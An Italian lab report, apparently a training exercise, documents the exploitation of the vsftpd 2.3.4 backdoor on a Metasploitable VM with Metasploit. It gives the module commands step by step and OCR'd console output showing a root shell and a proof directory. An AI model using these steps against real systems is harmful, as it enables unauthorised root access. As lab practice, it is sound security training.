**Report di Hacking sul Servizio vsftpd di Metasploitable**

**Descrizione dell'Attività**

Lo scopo di questo esercizio è sfruttare una vulnerabilità nel servizio vsftpd della macchina Metasploitable utilizzando il framework Metasploit. Una volta ottenuto l'accesso alla macchina target, verrà creata una directory nella root (/) per confermare il successo dell'attacco.

**Configurazione Iniziale**

- **Macchina attaccante:** Kali Linux
    - **Indirizzo IP:** 192.168.1.12
- **Macchina target:** Metasploitable
    - **Indirizzo IP:** 192.168.1.101

**Passaggi Seguiti**

1. **Avvio di Metasploit su Kali Linux** Ho aperto un terminale su Kali Linux e ho avviato Metasploit con il comando:

```
msfconsole
```

2. **Selezione del Modulo Exploit per vsftpd** Ho cercato il modulo exploit per vsftpd e ho selezionato quello appropriato:

```
search vsftpd
```

```
use exploit/unix/ftp/vsftpd_234_backdoor
```

3. **Configurazione dell'Indirizzo IP Target** Ho configurato l'indirizzo IP della macchina Metasploitable come target dell'attacco:

```
set RHOSTS 192.168.1.101
```

4. **Verifica delle Opzioni del Modulo** Ho verificato le opzioni del modulo per confermare che tutto fosse configurato correttamente:

```
show options
```

5. **Esecuzione dell'Exploit** Ho eseguito l'exploit per ottenere l'accesso alla macchina target:

exploit

6. **Creazione della Cartella test_metasploit** Una volta ottenuto l'accesso alla macchina Metasploitable, ho verificato di avere privilegi root:

whoami

Poi ho creato la directory test_metasploit nella root:

mkdir /test_metasploit

**Output e Verifica**

Dopo aver creato la directory, ho eseguito il comando ls / per verificare che la directory fosse stata creata con successo. Come mostrato nello screenshot allegato, la directory test_metasploit è presente nella root della macchina Metasploitable.

ls /

Output atteso:


bin boot dev etc home lib lost+found media mnt opt proc root run sbin srv sys test_metasploit tmp usr var


**Conclusione**

L'esercizio è stato completato con successo. La vulnerabilità nel servizio vsftpd della macchina Metasploitable è stata sfruttata correttamente, consentendo l'accesso root. La directory test_metasploit è stata creata nella root come prova del successo dell'attacco.

---

## Screenshot


KALI LINUX
"the quieter you become, the more you are able to hear"


Kalilinuk attaccante [In esecuzione] - Oracle VM VirtualBox
File Actions Edit View Help
Proxies no A proxy chain of format type:host:port[,type:host:port][ ...]
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 21 yes The target port (TCP)
Payload options (cmd/unix/interact):
Name Current Setting Required Description
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.101
RHOSTS => 192.168.1.101
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.101:21 - USER: 331 Please specify the password.
[+] 192.168.1.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.12:40119 → 192.168.1.101:6200) at 2024-05-30 21:17:04 +0200
whoami
root
Metasploitable SQL connesso [In esecuzione] - Oracle VM VirtualBox
-- 192.168.1.12 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3030ms
rtt min/avg/max/mdev = 0.453/5.372/19.985/8.436 ms
msfadmin@metasploitable:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:a5:c9:ac
inet addr:192.168.1.101 Bcast:192.168.1.255 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:fea5:c9ac/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:2276 errors:0 dropped:0 overruns:0 frame:0
TX packets:79 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:146054 (142.6 KB) TX bytes:8593 (8.3 KB)
Base address:0xd020 Memory:f0200000-f0220000
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:113 errors:0 dropped:0 overruns:0 frame:0
TX packets:113 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:29705 (29.0 KB) TX bytes:29705 (29.0 KB)
msfadmin@metasploitable:~$
Oracle VM VirtualBox Gestore
Windows 7 per scansioni
Metasploitable per scansioni
Kalilinuk in rete
Pfsense 3 reti
Metasploitable in rete
Kalilinuk attaccante
Metasploitable SQL connesso
Windows 7 SQL connesso
Generale
Sistema
Schermo
Archiviazione
Audio
Anteprima

Kalilinuk attaccante [In esecuzione] - Oracle VM VirtualBox
File Actions Edit View Help
[+] 192.168.1.101:21 - Banner: 220 (vsFTPd 2.3.4)
[+] 192.168.1.101:21 - USER: 331 Please specify the password.
[+] 192.168.1.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.12:40119 → 192.168.1.101:6200) at 2024-05-30 21:17:04 +0200
whoami
root
mkdir /test_metasploit
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
Metasploitable SQL connesso [In esecuzione] - Oracle VM VirtualBox
-- 192.168.1.12 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3030ms
rtt min/avg/max/mdev = 0.453/5.372/19.985/8.436 ms
msfadmin@metasploitable:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:a5:c9:ac
inet addr:192.168.1.101 Bcast:192.168.1.255 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:fea5:c9ac/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:2276 errors:0 dropped:0 overruns:0 frame:0
TX packets:79 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:146054 (142.6 KB) TX bytes:8593 (8.3 KB)
Base address:0xd020 Memory:f0200000-f0220000
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:113 errors:0 dropped:0 overruns:0 frame:0
TX packets:113 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:29705 (29.0 KB) TX bytes:29705 (29.0 KB)
msfadmin@metasploitable:~$
Oracle VM VirtualBox Gestore
Windows 7 per scansioni
Metasploitable per scansioni
Kalilinuk in rete
Pfsense 3 reti
Metasploitable in rete
Kalilinuk attaccante
Metasploitable SQL connesso
Windows 7 SQL connesso
Generale
Sistema
Schermo
Archiviazione
Audio
Anteprima